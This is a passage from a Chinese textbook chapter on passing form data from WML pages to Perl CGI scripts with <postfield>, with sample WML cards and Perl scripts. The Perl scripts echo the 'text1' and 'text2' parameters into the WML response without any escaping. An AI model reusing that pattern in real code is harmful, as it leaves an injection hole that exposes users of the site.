


图 27.18 接口到 Perl

在 Perl CGI 脚本 `wmlreader.cgi` 中，可以处理这个 WML 文档中的数据。这个脚本将读取发送给它的文本，并在新 WML 文档中显示该文本。首先，把将要发回浏览器的 WML 数据的 MIME 类型设置为“`application/xml`”（也可以使用正式的 WML MIME 类型，即“`text/vnd.wap.wml`”）：

```

#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->header(-type=>"application/xml");

```



然后读取 “text1” 中的数据，并在正返回到浏览器的 WML 文档中显示它：

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->header(-type=>"application/xml");
print "<?xml version = \"1.0\"?>",
"<!DOCTYPE wml PUBLIC '-//WAPFORUM//DTD WML 1.1//EN' 'http://
www.wapforum.org/DTD/wml_1.1.xml'>",
"<wml>",
"<card id='Card1' title='Results'>";

if ($co->param()) {
    print "<p align='center'><b>Perl Interface</b></p>",
        "You entered this text: ",
        $co->param('text1');
} else {
    print "Sorry, I did not see any text.";
}

print "</card></wml>";
```

在图 27.19 中，可以看到这个脚本在 Klondike 浏览器中的结果。可以看到，我们已经能够将 WML 接口到 Perl 了。




图 27.19 在 WML 浏览器中读取 Perl 脚本的结果

事实上，还有更容易的方法能够实现这种功能，可以使用 WML `<postfield>` 元素。有关详细信息，请参阅下一节。

### 27.2.12 WML：使用表单接口到 Perl

在上一节中，通过把想要发送给 Perl 脚本的数据添加到 URL 的末尾，实现了把 Perl 接口到 WML。然而，采用这种方式操作就意味着必须把想发送给 Perl 脚本的所有数据都括起



来。有一种非常容易的方式，即可以使用 WML `<postfield>` 元素，它允许你创建等效于 HTML 表单的 WML。

下面的示例修改了上一节中的 `getdata.wml` 文档，以便使用 `<postfield>`。在这个示例中，可以把 `name` 属性设置为想关联数据的名字，并把 `value` 属性设置为数据本身：

```
<?xml version="1.0"?>
  <!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN" "http://www.wapforum.
  org/DTD/wml_1.1.xml">
  <wml>
    <card id="Card1" title="Interfacing to Perl">
      <p align="center"><b>Interfacing to Perl</b></p>
      <p>
        Want to have Perl read some text?
      </p>
      <p>
        Enter your text here:
        <input type="text" name="data"/>
        <do type="accept" label="Go">
          <go method="post"
              href=
                "http://www.starpowder.com/steve/cgi/wmlreader.cgi">
            <postfield name="text1" value="$(data)"/>
          </go>
        </do>
      </p>
    </card>
  </wml>
```

这个版本 `getdata.wml` 的运行方式与上一节中的代码一样。在这个文档中的文本控件中输入文本并单击了 **Go** 按钮时，会得到如图 27.19 所示的结果。

如果只有一个数据项要发送给 Perl 脚本，则这段代码是非常好用的，如果拥有几个数据项将如何呢？下一节将给出答案。

### 27.2.13 WML：将多个参数传递给Perl

要把两个 WML 文本控件的内容发送给 Perl 脚本，在 WML 中也有办法实现，如使用多个 `<postfield>` 元素。

在上一节中，我们明白了可以使用 WML `<postfield>` 元素将数据项张贴到 Perl CGI 脚本中。它说明在 `<go>` 元素中可以使用任意多个 `<postfield>` 元素。例如，下面就给出了发送附加文本的代码，先修改了上一节中的 WML 文档，并将 `text2` 名应用于附加文本：

```
<?xml version="1.0"?>
  <!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN" "http://www.wapforum.
  org/DTD/wml_1.1.xml">
  <wml>
```

```

<card id="Card1" title="Interfacing to Perl">
  <p align="center"><b>Interfacing to Perl</b></p>
  <p>
    Want to have Perl read some text?
  </p>
  <p>
    Enter your text here:
    <input type="text" name="data"/>
    <do type="accept" label="Go">
      <go method="post"
        href="http://www.starpowder.com/steve/cgi/wmlreader2.cgi">
        <postfield name="text1" value="$(data)"/>
        <postfield name="text2" value="Hello again!"/>
      </go>
    </do>
  </p>
</card>
</wml>

```

也可以修改 Perl 脚本，这个新数据将会发送给该脚本，这样它就能够处理两个文本项，而且能够显示它们：

```

#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->header(-type=>"application/xml");
print "<?xml version = \"1.0\"?>",
"<!DOCTYPE wml PUBLIC '-//WAPFORUM//DTD WML 1.1//EN' 'http://www.wapforum.
org/DTD/wml_1.1.xml'>",
"<wml>",
"<card id='Card1' title='Results'>";

if ($co->param()) {
    print "<p align='center'><b>Perl Interface</b></p>",
        "You entered this text: ",
        $co->param('text1'),
        " and ",
        $co->param('text2');
} else {
    print "Sorry, I did not see any text.";
}

print "</card></wml>";

```

至此已经给出了完整的代码。图 27.20 显示了这段代码的运行结果，在此画面上，正在处理从 WML 文档发送给我们的多个数据项。



